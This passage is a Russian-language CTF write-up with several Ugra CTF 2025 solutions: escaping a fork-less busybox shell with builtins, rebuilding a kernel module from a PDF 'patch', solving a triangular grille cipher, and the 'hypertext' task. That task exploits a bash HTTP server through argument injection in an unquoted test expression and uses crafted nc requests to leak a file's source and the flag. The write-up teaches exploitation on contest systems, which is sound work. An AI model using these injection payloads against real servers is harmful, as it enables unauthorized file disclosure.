            "to": crafting_table_slot,
            "amount": min(count_in_slot, amount),
        })
        amount -= count_in_slot
else:
    # Пополняем из окружения
    send({
        "cmd": "pick",
        "item": input_item,
    })
    send({
        "cmd": "move",
        "from": 0,
        "to": crafting_table_slot,
        "amount": amount,
    })
    send({
        "cmd": "drop",
        "full": True,
    })
```

Несмотря на неоптимальность этого перемещения, тот факт, что теперь мы отслеживаем сразу все пути зависимостей, ускоряет это решение в 2 раза относительно описанного выше.

Альтернативные подходы Если правильно написать какую-то оптимизацию не получилось, но ваше решение в целом всё ещё частично работало, просто ему не хватало слотов, то можно было решать задание полуавтоматически. Идеи разной степени полезности:

- Поскольку некоторые рецепты выдают больше 1 элемента, в результате часто остаётся немного мусора, который только забивает слоты. Этот мусор можно чистить, чтобы слоты освободить.
- Бывают элементы, которые понадобятся когда-то в будущем, но их достаточно дёшево если что перекрафтить. Если места не хватает, можно их просто выбросить.
- Можно попросить программу накрафтить не сразу яйцо дракона, а какой-нибудь промежуточный элемент, после чего очистить весь инвентарь, кроме этого элемента. Например, для этой цели хорошо подходили зачарованные книги, которые тупыми решениями крафтились плохо, но на крафт по одиночке места хватало.
- При решении руками можно написать хоткеи для автокрафта часто нужных ресурсов прям в консоли браузера.

Интересные факты Большинство спрайтов ввиду лицензионных проблем взяты из MineClonia (конкретика в COPYING) вместо Minecraft. Парочка недостававших спрайтов была нарисована руками. Разбор писался под Pigstep. Во время подготовки спрайтов обнаружилось, что глаза пиглина — это две мелкие белые точки, а похожие на глаза линии в центре лица — это ноздри (автору до этого казалось, что это глаза, а пигнлины носят шапки-ушанки).

forked

Системное администрирование, 150 очков.

> Доформкались. Теперь нельзя.
>
> `nc forked.q.2025.ugractf.ru 3254`
> Token: ...

Решение

Подключаемся и нас встречает знакомый до боли busybox:

```
$ nc forked.q.2025.ugractf.ru 3254
Enter token: b7zyeh9l79sulrew
/bin/sh: can't access tty; job control turned off
/ $
```

Пробуем что-то сделать:

```
/ $ ls
/bin/sh: ls: not found
/ $ ps
/bin/sh: ps: not found
/ $ cat
/bin/sh: cat: not found
```

Хорошее начало. А что вообще есть? Может хоть `/bin/sh`?

```
/ $ sh
/bin/sh: can't fork: Resource temporarily unavailable
```

Ну почти. Он-то есть (и есть только он), и вызвать ничего не можем — то файлов нет, то процессы кончились. Что вообще можно из этой ситуации сделать? Попросить о помощи.

```
/ $ help
Built-in commands:
------------------
    . : [ [[ alias bg break cd chdir command continue echo eval exec
    exit export false fg getopts hash help history jobs kill let
    local printf pwd read readonly return set shift source test times
    trap true type ulimit umask unalias unset wait
```

Хорошо, у нас есть билтины. Их немного, но этого хватит — на целых три решения!

Вариант 1. Chaotic Бизибокс, значит? Он славится тем, что является multi-call binary, и определяет, какой именно апплет запускать по `argv[0]`. Но как запускать хоть что-то, если подпроцессы создавать нельзя?

Вспомним, что в шеллах есть builtin `exec`, который позволяет заменять текущий процесс на другой, а не создавать новый. Посмотрим как им пользоваться в bash, шелле, который послужил вдохновением для busybox-ового:

```
$ help exec
exec: exec [-cl] [-a name] [command [argument ...]] [redirection ...]
    Replace the shell with the given command.
```

```
Execute COMMAND, replacing this shell with the specified program.
ARGUMENTS become the arguments to COMMAND.  If COMMAND is not specified,
any redirections take effect in the current shell.

Options:
  -a name   pass NAME as the zeroth argument to COMMAND
  -c    execute COMMAND with an empty environment
  -l    place a dash in the zeroth argument to COMMAND

If the command cannot be executed, a non-interactive shell exits, unless
the shell option `execfail' is set.

Exit Status:
Returns success unless COMMAND is not found or a redirection error occurs.
```

Билтину `exec` можно подать аргумент `-a`, и он выставит `argv[0]` в нужное значение. В busybox эта фича поддерживается (можно не искать исходники, а просто проверить в контейнере с Alpine Linux).

Откуда взять бинарь? Из ошибок выше понятно, что можно использовать `/bin/sh`, но если хочется наверняка — `/proc/self/exe`.

Поверим, что из него не выпилили апплетов, и пойдём исследовать файловую систему.

```
/ $ exec -a tree /proc/self/exe /
/
├── bin
│   └── sh
├── dev
│   ├── core -> /proc/kcore
│   ├── fd -> /proc/self/fd
│   ├── full
│   ├── mqueue
│   ├── null
│   ├── ptmx -> pts/ptmx
│   ├── pts
│   │   └── ptmx
│   ├── random
│   ├── shm
│   ├── stderr -> /proc/self/fd/2
│   ├── stdin -> /proc/self/fd/0
│   ├── stdout -> /proc/self/fd/1
│   ├── tty
│   ├── urandom
│   └── zero
├── etc
│   ├── hostname
│   └── hosts
├── flag-RS5Rk1gLiQZns6dVSROnoEiO.txt
...
```

Отлично, теперь прочитаем флаг:

```
/ $ exec -a cat /proc/self/exe /flag*.txt
ugra_you_really_can_live_without_fork_7n75adhpdjek
```

Варианты 2 и 3: Neutral и Lawful Вспоминаем, что шелл умеет раскрывать glob-ы:

```
/ $ echo /*
/bin /dev /etc /flag-RS5Rk1gLiQZns6dVSROnoEiO.txt /lib /proc
```

```
/ $ echo /*/
/bin/ /dev/ /etc/ /lib/ /proc/
```

О, а вот и файл с флагом. Как его прочитать?

Neutral

```
/ $ source /flag*.txt
/bin/sh: /flag-RS5Rk1gLiQZns6dVSROnoEiO.txt: line 1: ugra_you_really_can_live_without_fork_7n75adhpdjek: not found
```

Lawful

```
/ $ read flag </flag-RS5Rk1gLiQZns6dVSROnoEiO.txt
/ $ echo $flag
ugra_you_really_can_live_without_fork_7n75adhpdjek
```

Флаг: **ugra_you_really_can_live_without_fork_7n75adhpdjek**

Интересные факты Если вдруг окажетесь в ситуации, когда подпроцессы создавать нельзя, да и `execve` делать тоже не хочется, а потыкать систему желание есть, держите мои forkless builtins под Unlicense.

```
ls() { echo "$1"*; }
cat() { while read line; do printf "%s\n" "$line"; done; printf "%s" "$line"; }
cat0() { while read -d '' line; do printf "%s\t" "$line"; done; printf "%s\n" "$line"; }
ps() { for fn in /proc/*/; do case $fn in /proc/[0-9]*/) echo $fn; cat0 <$fn/cmdline; cat0 <$fn/environ; echo ;; esac done; }
```

Постмортем Файл с флагом не содержит `\n` в конце, поэтому реализация `cat` через

```
cat() { while read line; do printf "%s\n" "$line"; done; }
```

не является корректной. Исправленная версия выглядит так:

```
cat() { while read line; do printf "%s\n" "$line"; done; printf "%s" "$line"; }
```

Постановление

Программирование, 150 очков.

> Из Департамента опять патч прислали. Да, опять не плейнтекстом. Они по-другому не умеют, что с них взять? Посмотришь на досуге?
>
> *Добавлено 9 марта в 16:15:* Комиссия по верификации фиксаций сообщила, что в пунктах, содержащих фразу «непосредственно после слов» в номере строки ошибка на единицу. Она исправляется однозначным образом. Эксплуатантам рекомендовано быть внимательнее при применении изменений.
>
> *patch.pdf*

Решение

Нам дан серьёзный PDF-документ, составленный самим У. Ц. Уцугом.

ПОСТАНОВЛЕНИЕ

О внесении в порядке кодозаменительной инициативы в Список рассылки сопровождающих подсистем ядра проекта фиксации «О внесении изменений в Исходный код ядра операционной системы «Линукс» для электронно-вычислительных машин»

В целях улучшения стабильности работы критической информационной инфраструктуры подсистем ядра операционной системы «Линукс» (далее — «Ядро операционной системы «Линукс») в совокупности с расширением функциональных модульных возможностей программно-аппаратных комплексов для электронно-вычислительных машин, разработанных с использованием программного обеспечения на базе Ядра операционной системы «Линукс», и в соответствии с Положением о внесении поправок в кодовую базу Ядра операционной системы «Линукс», п о с т а н о в л я ю:

1. Внести в исходные коды Ядра операционной системы «Линукс» следующие изменения:

1.1. В файле исходного кода Ядра операционной системы «Линукс» «drivers/virtio/Kconfig»:

1.1.1. после слов «virtio resources.» дополнить пустой строкой;

1.1.2. после строки 180 дополнить строкой следующего содержания: «tristate "Enable additional security module"». Строка должна начинаться одним символом табуляции;

1.1.3. после строки 180 дополнить строкой следующего содержания: «config VIRTIO_FLAG».

Рис. 4: Первая страница документа

Немного почитав и осмыслив документ, понимаем, что это — патч в ядро Linux. К сожалению, в отличие от нормальных патчей этот экземпляр представлен в виде PDF-документа, который требует вносить изменения в определённом порядке. Что ж, попробуем это сделать.

Ознакомимся с пунктом 2 «Постановления», где указано, какую версию ядра необходимо выбрать, и клонируем исходники ядра версии 6.8.

Пункты 1.1 и 1.2 применить просто даже вручную — и уже по ним можно понять, что добавленный патч реализует некий дополнительный модуль ядра с названием `virtio_flag` и незамысловатым описанием `Enable additional security module`. А вот пункт 1.4 содержит уже 122 подпункта, и для их применения нам понадобится написать программу.

Для начала скопируем текст из PDF куда-нибудь ещё (например, в текстовый редактор), и попробуем автозаменой нормализовать текст: уберём все переносы строк, перед которыми нет `;` и заменим их на пробелы. Это можно сделать с помощью регулярных выражений заменой `([^;])\n` на `$1` — мы берём последний символ строки перед переносом, если это не точка с запятой, и меняем на этот же символ, но уже с пробелом. Теперь мы получили строки, в каждой из которых ровно один пункт патча.

Можно заметить, что вариантов замен всего три:

- после строки N добавить пустую строку

- после строки N добавить строку определённого содержания (возможно, с табами в начале)
- вставить текст в строку на указанную позицию

Отличить эти замены друг от друга и достать параметры можно с помощью регулярных выражений.

Пример кода для реализации замен

В результате мы должны получить файл virtio_flag.c. Если поискать ключевые слова, встречающиеся в коде, то по названию функции `register_chrdev` можно найти описание того, что эта функция регистрирует драйвер символьного устройства — такое устройство поддерживает чтение или запись потока символов.

Если внимательно изучить пояснительную записку к постановлению, мы узнаем, что цель патча — безопасное хранение секретов непосредственно в ядре. Следовательно, можно заключить, что это устройство умеет такие секреты предоставлять по запросу.

Дальше есть два подхода к решению задания:

1. Можно собрать этот модуль ядра и запустить его.

   > Для запуска недоверенного кода — а тем более недоверенного *ядра* — всегда используйте виртуальную машину.

   Самый простой способ — включить новую опцию `CONFIG_VIRTIO_FLAG=y` в `.config` и собрать ядро командой `make -j$(nproc)`. Это долго, но надёжно. Получившееся ядро в директории `arch/x86/boot` можно положить в `/boot` и запуститься с него.

   Чуть более сложный — собрать модуль отдельно и подключить его. Скопируйте `virtio_flag.c` куда-нибудь ещё, установите заголовки вашего ядра (пакет вида `linux-6.8*-headers`), добавьте новый `Makefile`:

   ```
   obj-m += virtio_flag.o
   all:
    make -C /lib/modules/$(shell uname -r)/build M=$(shell pwd) modules
   clean:
    make -C /lib/modules/$(shell uname -r)/build M=$(shell pwd) clean
   ```

   И выполните `make`. У вас появится модуль `virtio_flag.ko`, который можно подключить командой `insmod`.

   В обоих случаях в системном логе (`dmesg` или `journalctl -b`) у вас появится сообщение вида `flag loaded, major = 240`. 240 — номер нашего модуля в системе (он присваивается автоматически). Теперь можно создать файл, через который можно читать данные:

   ```
   $ mknod /dev/flag c 240 0
   $ cat /dev/flag
   ugra_please_burn_that_patch_in_the_darkest_pits_of_hell_qez9peqhcqpi3xif7kikza0u$
   ```

2. Просто почитать, что же происходит в модуле.

   Основные содержательные функции — `virtio_flag_chr` и `virtio_flag_device_read`, которая вызывает первую.

   По стандартной конвенции для функций, которые что-то читают, возвращаемое значение функции `read` — количество прочитанных байт. Она всегда возвращает 1 (и в таком случае двигает `offset`) или 0 (если `virtio_flag_chr` вернула нулевой байт). Можно сделать вывод, что символы флага читаются по одному по очереди.

   Функция `virtio_flag_chr` возвращает по оффсету один символ — судя по ограничениям, это число от 0 до 80 (размера массива `data`). Этих знаний нам достаточно — мы можем скопировать эту функцию целиком и просто запустить в цикле для всех оффсетов.

   Нужно лишь аккуратно понять изначальное значение переменной `forty` — она инициализируется при каждом открытии файла в значение `0x4b - 0x04 = 0x47`.

   Пример программы

Флаг: ugra_please_burn_that_patch_in_the_darkest_pits_of_hell_qez9peqhcqpi3xif7kikza0u

---

Постмортем Уже 9 марта мы обнаружили, что в трёх строках номера отличаются на единицу. Ошибка была в нашем генераторе — он выдавал строки для подстановки во фразу «После строки N». При проверке действительно ошибка возникла при прогоне авторского решения, но мы подумали, что проблема в решении, а не в генераторе.

В любом случае, поскольку строка с длинными последовательностями байт в коде одна, корректное место вставки вычислялось тривиально, и эта ошибка не оказала существенного влияния на ход решения.

В репозитории все ошибки и в генераторе, и в решении исправлены; но мы приняли решение не заменять файлы участников на корректные.

Решётка

Криптография, 100 очков.

> Нам нужна была крипта за 50, но у автора аллергия на квадратные решётки.
>
> *triangle.svg*

Решение

Дан треугольник.




Рис. 5: Треугольник с буквами

Название вполне однозначно отсылает к классическим шифрам с использованием решёток, самый популярный из которых называется *Решёткой Кардано* в честь придумавшего её итальянского математика Джероламо Кардано.

Однако на изображении мы видим не квадрат, а треугольник. Попробуем применить ту же механику, но с треугольным трафаретом.

Ключа — то есть самого трафарета — нам не дано. Придётся подбирать самостоятельно. Заметим, что в треугольнике ровно по одному разу встречаются буквы `u`, `g`, `r` и `a`. Прикинем, какая форма трафарета тут может быть.

Сначала выберем ориентацию первой части шифротекста. Закроем пока что все буквы кроме `ugra`. Среди всех ориентаций треугольника правильно читаться в порядке сверху вниз слева направо они будут только в изначальной ориентации треугольника. После `a` идёт подчёркивание, из двух таких символов в треугольнике нам подходит только тот, что в правой нижней части. Сделаем дырку и на этом месте решётки.

Кроме этого, в нашей решётке ещё должна быть дырка в угловом символе. Из трёх уголков подходит только правый нижний: две других позиции «сломают» слово `ugra`. Таким образом, получаем вот такую решётку и начало флага `ugra_s`:




Рис. 6: Решётка с маской

Повернув нашу решётку два раза на 120 градусов, можем прочитать флаг целиком. Стоит отметить, что буква `r` будет в каждом повороте — это нормально.

Флаг: **ugra_score_tbxrxcp**


hypertext

Тестирование на проникновение, 200 очков.


> HTTP — до боли простой протокол, и простенькие сервера пишутся очень легко. А безопасны ли они?
>
> *Добавлено 9 марта в 00:10:* Подсказка: `[`
>
> *http://hypertext.q.2025.ugractf.ru:3253/token*

Решение

Нас встречает ссылка на `http` с явно указанным портом. Открываем, и, по крайней мере в Firefox вместо текста страницы видно кракозябры.



Исправляем кодировку и видим это:



Ага, самописная поделка. Может она скажет о себе в заголовках? Открываем инспектор и смотрим:




Рис. 7: Firefox DevTools, вкладка «Network»

Powered by... bash?? Очень странно, кому в голову пришло делать *такое*?

Откатываемся на полшага назад и смотрим, что вообще отдаёт сервер.

```
$ curl -i http://hypertext.q.2025.ugractf.ru:3253/aa33j9cjswotquex
HTTP/1.1 307 temporary-redirect
X-Powered-By: bash/5.2.37
Connection: close
Location: /aa33j9cjswotquex/index.html
```

```
total 20
drwxr-xr-x 2 nobody nobody 4096 Mar  8 02:40 .
drwxr-xr-x 3 nobody nobody 4096 Mar  8 02:40 ..
-rwxr-xr-x 1 nobody nobody  368 Mar  8 02:40 flag
-rw-r--r-- 1 nobody nobody 1826 Mar  8 02:40 index.html
-rwxr-xr-x 1 nobody nobody 2866 Mar  8 02:40 server
```

Сервер отдаёт листинг директории даже если есть `index.html`. Неожиданная фича.

Протыкаем каждый файлик:

- `index.html`: Заглавная страница, на которой нет ничего интересного
- `server`: исходные коды сервера
- `flag`: странная сущность:

```
$ curl -i http://hypertext.q.2025.ugractf.ru:3253/aa33j9cjswotquex/flag
HTTP/1.1 410 gone
X-Powered-By: bash/5.2.37
Connection: close
$ curl -i -I http://hypertext.q.2025.ugractf.ru:3253/aa33j9cjswotquex/flag
HTTP/1.1 410 gone
X-Powered-By: bash/5.2.37
Connection: close
$ curl -i -X POST http://hypertext.q.2025.ugractf.ru:3253/aa33j9cjswotquex/flag
HTTP/1.1 405 method-not-allowed
X-Powered-By: bash/5.2.37
Connection: close
$ curl -i -X PUT http://hypertext.q.2025.ugractf.ru:3253/aa33j9cjswotquex/flag
HTTP/1.1 501 unimplemented
X-Powered-By: bash/5.2.37
Connection: close
Content-Type: text/html

<head><title>501 unimplemented</title></head><body><h1>501 unimplemented</h1><img src=https://http.cat/501><hr>
bash/5.2.37</body>
```

Видно, что `flag` — исполняемый, и волен делать что хочет на запросы к нему. Можно попробовать вытащить его исходный код, если в сервере есть уязвимость.

Исходный код сервер отдаёт, если выполняются эти условия:

```
if [ -f $Path ]; then
    if [ ! -x $Path ]; then
        if [ -r $Path ]; then
            case $RequestType in
                GET) cat -- $Path | reply 200 ;;
```

Откуда получается `$Path`?

```
read RequestType RequestPath RequestProto
```

...

```
: ${Home=.}
# All incoming paths are absolute
RequestPath=$(realpath -sm "$RequestPath")
Path=$Home/$RequestPath
```

...

Можно запустить `shellcheck` на этом файле и понять, что сервер писался, явно игнорируя все правила

техники безопасности. Можно ещё заметить, что read используется без флага -r, что совсем не безопасно:

```
$ help read | grep -- -r
      -r    do not allow backslashes to escape any characters
```

То есть read без -r умеет раскрывать \-последовательности, например:

```
$ cat test
GET /some/cursed/path\ with\ escapes HTTP/1.1
$ read one two three <test
$ declare -p one two three
declare -- one="GET"
declare -- two="/some/cursed/path with escapes"
declare -- three="HTTP/1.1"
```

Безопасное поведение (с флагом -r), которое соответствует разделам 3.2.1 и 5.1 RFC 1945: Hypertext Transfer Protocol – HTTP/1.0 выглядит так:

```
$ read -r one two three <test
$ declare -p one two three
declare -- one="GET"
declare -- two="/some/cursed/path\\"
declare -- three="with\\ escapes HTTP/1.1"
```

Приехали.

> Примечание. Сервер «откусывает» от пути только /<token> и кладёт в заголовок X-Token. Больше никаких манипуляций не проводится

Посмотрим, что будет, если подсунуть путь с пробелами. Поставим перед if-ами declare -p Path; exit 1 и запустим локально:

```
$ ./server < <(printf 'GET /one\ two\ three HTTP/1.1\n\n')
declare -- Path=".//one two three"
```

> Подсказка: [

В bash для условий советуют использовать [[(compound command), а не test / [(builtin). Посмотреть, чем [[так хорош, можно в man bash:

```
[[ expression ]]
          Return  a  status  of  0 or 1 depending on the evaluation of the
          conditional expression expression.  Expressions are composed  of
          the  primaries  described  below  under CONDITIONAL EXPRESSIONS.
          Word splitting and pathname expansion are not performed  on  the
          words  between  the  [[  and  ]]; tilde expansion, parameter and
          variable expansion, arithmetic expansion, command  substitution,
          process  substitution,  and quote removal are performed.  Condi-
          tional operators such as -f must be unquoted to be recognized as
          primaries.
```

Важный кусок здесь — *word splitting and pathname expansion are not performed on the words between [[and]]*. Так как [и test это просто builtin-ы, к ним это не применяется, и [-f $Path], если declare -- Path="some cursed path", будет раскрываться в [-f some cursed path], а [[-f $Path]] — в [[-f "some cursed path"]].

Можно скрафтить такой путь, чтобы условия выполнились, и мы получим исходный код скрипта.

Посмотрим на то, как текст вообще отдаётся сервером. cat -- $Path | reply 200 — странная конструкция, особенно учитывая то, что в сорцах в reply тело ответа подают через редиректы. Если declare -- Path="some cursed path", то cat -- $Path раскроется в cat -- some cursed path, а не в cat -- "some cursed path", причём каждое из слов some, cursed и path будет проинтерпретировано cat-ом как имя файла, а не аргумент. Это позволяет спокойно использовать «слова», начинающиеся с - в Path — cat на них ругнётся, но продолжит исполнять, как ни в чём не бывало:

```
$ cat -- /etc/hostname --some -q -f --flags /etc/hostname
reimu
cat: --some: No such file or directory
cat: -q: No such file or directory
cat: -f: No such file or directory
cat: --flags: No such file or directory
reimu
$ echo $?
1
```

То есть `cat` сначала выведет всё, а потом уже ругнётся — поэтому `trap ... ERR` в коде не помешает получить содержимое файла `/flag`.

Попытаемся скрафтить такой `Path`, чтобы условия выполнились, и чтобы он содержал в себе `flag` как отдельное слово, чтобы `cat` вывел его содержимое.

У `[` есть интересная фича — логические условия.

```
$ help test
...
    Other operators:

      -o OPTION      True if the shell option OPTION is enabled.
      -v VAR         True if the shell variable VAR is set.
      -R VAR         True if the shell variable VAR is set and is a name
                     reference.
      ! EXPR         True if expr is false.
      EXPR1 -a EXPR2 True if both expr1 AND expr2 are true.
      EXPR1 -o EXPR2 True if either expr1 OR expr2 is true.
```

Одно из них звучит очень интригующе — `EXPR1 -o EXPR2`: логическое ИЛИ. Если сделать `declare -- Path="хороший-файл -o EXPR2`, где `хороший-файл` — файл, для которого мы можем получить исходный код, и `EXPR2` — какое-то валидное логическое выражение, которое содержит в себе слово `flag`, то сервер должен ответить склеенными `хороший-файл` и `flag`.

Пробуем локально.

```
$ echo 'File number one' > one
$ echo 'File number two' > two
$ chmod +x two
$ ./server < <(printf 'GET /one\ -o\ -f\ two HTTP/1.1\n\n') 2>/dev/null
HTTP/1.1 200 ok
X-Powered-By: bash/5.2.37
Connection: close

File number one
File number two
HTTP/1.1 500 internal-server-error
X-Powered-By: bash/5.2.37
Connection: close
Content-Type: text/html

<head><title>500 internal-server-error</title></head><body><h1>500 internal-server-error</h1><img src=https://http
.cat/500><hr>bash/5.2.37</body>
```

Работает. Применяем payload на сервере, зная, что `one` — `index.html`, а `two` — `flag`:

```
$ nc -v hypertext.q.2025.ugractf.ru 3253 < <(printf 'GET /aa33j9cjswotquex/index.html\ -o\ -f\ flag HTTP/1.1\n\n')
Connection to hypertext.q.2025.ugractf.ru (135.181.93.68) 3253 port [tcp/pda-data] succeeded!
HTTP/1.1 200 ok
X-Powered-By: bash/5.2.37
```

```
Connection: close

<HTML>
<HEAD>
<TITLE>ВЭБ 0.7</TITLE>
</HEAD>
<BODY BGCOLOR=909090>
...
</BODY>
</HTML>
#!/usr/bin/env bash
case $RequestType in
    HEAD|GET)
        reply 410 </dev/null
        ;;
    POST)
        [[ "${RequestHeaders[User-Agent]}" =≠ "Cat/1.1 Meow/2.10 Kernel/7.0" ]] && reply 405 </dev/null
        [[ "${RequestHeaders[X-Meow]}" =≠ "mrrrp" ]] && reply 405 </dev/null
        reply 200 <<<"$KYZYLBORDA_SECRET_flag"
        ;;
    *) yeet 501 ;;
esac
HTTP/1.1 500 internal-server-error
X-Powered-By: bash/5.2.37
Connection: close
Content-Type: text/html

<head><title>500 internal-server-error</title></head><body><h1>500 internal-server-error</h1><img src=https://http
.cat/500><hr>bash/5.2.37</body>
```

Ура, мы вытащили сорцы `./flag`, и теперь мы понимаем, почему он так странно отвечал на запросы (410, 405 и 501). Крафтим нужные заголовки и пробуем получить флаг снова:

```
$ nc -v hypertext.q.2025.ugractf.ru 3253 < <(printf 'POST /aa33j9cjswotquex/flag\nUser-Agent: Cat/1.1 Meow/2.10 Ker
nel/7.0\nX-Meow: mrrrp\n\n')
Connection to hypertext.q.2025.ugractf.ru (135.181.93.68) 3253 port [tcp/pda-data] succeeded!
HTTP/1.1 200 ok
X-Powered-By: bash/5.2.37
Connection: close

ugra_inetd_and_bash_are_so_powerful_sh0odru7591l
```

Забираем флаг.

Флаг: **ugra_inetd_and_bash_are_so_powerful_sh0odru7591l**

Интересные факты Можно было бы написать HTTP-сервер на GNU Awk, но такое уже делали под непонятной лицензией, пришлось бы больше страдать, и не понятно куда вставить баг.

Этот сервер умеет общаться по HTTP/0.9.

Этот сервер настолько сломанный, что перекладывать флаг из URL в хедеры оказалось непросто.

inetd — старый способ создавать сервисы Интернета — пишешь программу, которая общается с stdin/stdout, правишь одну строчку в конфиге, и получаешь возможность общаться с программой по TCP, UDP и/или Unix domain socket. Ещё можно было бы использовать более специализированный `tcpsvd`. В данной таске вместо этих инструментов использовался `socat`.

Постмортем Таск назвали гробом.

Получение исходных кодов сервера оказалось далеко не самой тривиальной затеей.

Найти баг в сотне строк кода на Bash почему-то очень сложно, хотя код простой.

наизнанку

Форензика, 100 очков.

> ...или же навыворот?
>
> *flag.exe*

Решение

Отлично, 300 килобайт какого-то EXE-шника. Чего же туда напихали?

```
$ wine flag.exe
??h?e? ?f?l?a?g? ?i?s? ?h?i?d?d?e?n? ?s?o?m?e?w?h?e?r?e?
?
```

А, да, винда же использует UTF-16, а не UTF-8. Ошибочка.

```
$ wine ./flag.exe | iconv -f utf16 -t utf8
The flag is hidden somewhere
```

Ничего нового, мы это и так знали. Посмотрим, чем набили этот бинарь. Проще всего это сделать с помощью некоторых архиваторов, например, 7-Zip:

```
$ 7z l flag.exe

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
 64-bit locale=en_US.UTF-8 Threads:4 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 323072 bytes (316 KiB)

Listing archive: flag.exe

--
Path = flag.exe
Type = PE
Physical Size = 323072
CPU = x64
64-bit = +
Characteristics = Executable LargeAddress
Created = 2025-03-08 07:10:28
Headers Size = 1024
Checksum = 0
Image Size = 339968
Section Alignment = 4096
File Alignment = 512
Code Size = 512
Initialized Data Size = 321536
Uninitialized Data Size = 0
Linker Version = 14.0
OS Version = 6.0
Image Version = 0.0
Subsystem Version = 6.0
Subsystem = Windows CUI
DLL Characteristics = HighEntropyVA Relocated NX-Compatible TerminalServerAware
Stack Reserve = 16777216
```

```
Stack Commit = 4096
Heap Reserve = 1048576
Heap Commit = 4096
Virtual Address = 0x400000
Comment =
{

Data Directories: 16
{
index=1 name=IMPORT VA=0x2020 Size=60
index=2 name=RESOURCE VA=0x4000 Size=320528
index=12 name=IAT VA=0x2090 Size=48
}
}

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2025-03-08 07:10:28 .....          155          512  .text
2025-03-08 07:10:28 .....          272          512  .rdata
2025-03-08 07:10:28 .....            0            0  .data
                    .....          172          172  .rsrc/string.txt
                    .....       315654       315640  .rsrc/BITMAP/124.bmp
